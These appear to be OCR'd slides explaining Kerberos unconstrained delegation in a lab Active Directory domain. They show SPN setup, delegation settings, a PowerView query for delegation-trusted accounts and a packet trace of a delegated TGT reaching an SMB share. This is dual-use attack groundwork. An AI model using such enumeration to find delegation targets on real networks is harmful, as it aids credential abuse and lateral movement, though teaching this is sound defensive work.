
Multi-valued String Editor

Attribute: servicePrincipalName

Value to add:

Values:
HTTP/sharebrowser
HTTP/sharebrowser.capsule.corp

cap\sharebrowserSvc has the HTTP/sharebrowser.capsule.corp SPN registered



Windows Security

iexplore.exe

Connecting to sharebrowser.capsule.corp.

cap\vegeta_sa

●●●●●●●●●●●

□ Remember my credentials

More choices

OK Cancel

Requires Credential Material!


Unconstrained Delegation

Unconstrained Delegation

- When this delegation is configured on a service, the client delegates a copy of its TGT to the server

- The service can act on behalf of the client in the network by using its TGT

- Setting up this delegation requires Domain or Enterprise Admin privileges
  - SeEnableDelegation



Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this user for delegation

● Trust this user for delegation to any service (Kerberos only)

○ Trust this user for delegation to specified services only


● Use Kerberos only

○ Use any authentication protocol

Services to which this account can present delegated credentials:


□ Expanded

The web app is offered by our sharebrowserSvc account. Let's configure ir with <u>Unconstrained Delegation</u>



```
PS C:\> Get-DomainUser sharebrowserSvc -Properties userAccountControl,name | fl


name               : sharebrowserSvc
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_FOR_DELEGATION



PS C:\> _
```

Logging in...



http://sharebrowser.capsule.corp/CS.aspx

Waiting for sharebrowser.c...

Windows Security

iexplore

Connecting to sharebrowser.capsule.corp.


vegeta_sa

••••••••••

Domain: CAP

□ Remember my credentials


IT WORKS!



Working with Sql01 - \\sql01.capsule.corp\ShareSupport\

File Name		
crummie5.club	Download	Delete
Get-InjectedThread.ps1	Download	Delete
Get-LogonSession.ps1	Download	Delete

Under the Hood



Source	Destination	Protocol	Length	Info
10.11.3.112	10.11.3.5	KRB5	269	AS-REQ
10.11.3.5	10.11.3.112	KRB5	1596	AS-REP
10.11.3.112	10.11.3.5	KRB5	1631	TGS-REQ
10.11.3.5	10.11.3.112	KRB5	1587	TGS-REP
10.11.3.112	10.11.3.5	KRB5	1461	TGS-REQ
10.11.3.5	10.11.3.112	KRB5	1458	TGS-REP
10.11.3.112	10.11.3.12	HTTP	4334	GET /CS.aspx HTTP/1.1
10.11.3.12	10.11.3.5	KRB5	1634	TGS-REQ
10.11.3.5	10.11.3.12	KRB5	1625	TGS-REP
10.11.3.12	10.11.3.10	SMB2	1892	Session Setup Request
10.11.3.10	10.11.3.12	SMB2	314	Session Setup Response
10.11.3.12	10.11.3.112	HTTP	4449	HTTP/1.1 200 OK (text/html)

TGT

HTTP/sharebrowser.capsule.corp ST

Delegation TGT

AP-REQ
(ST + Authenticator + Delegation TGT)


CIFS/sql01.capsule.corp ST

Listing \\sql01.capsule.corp\ShareSupport\

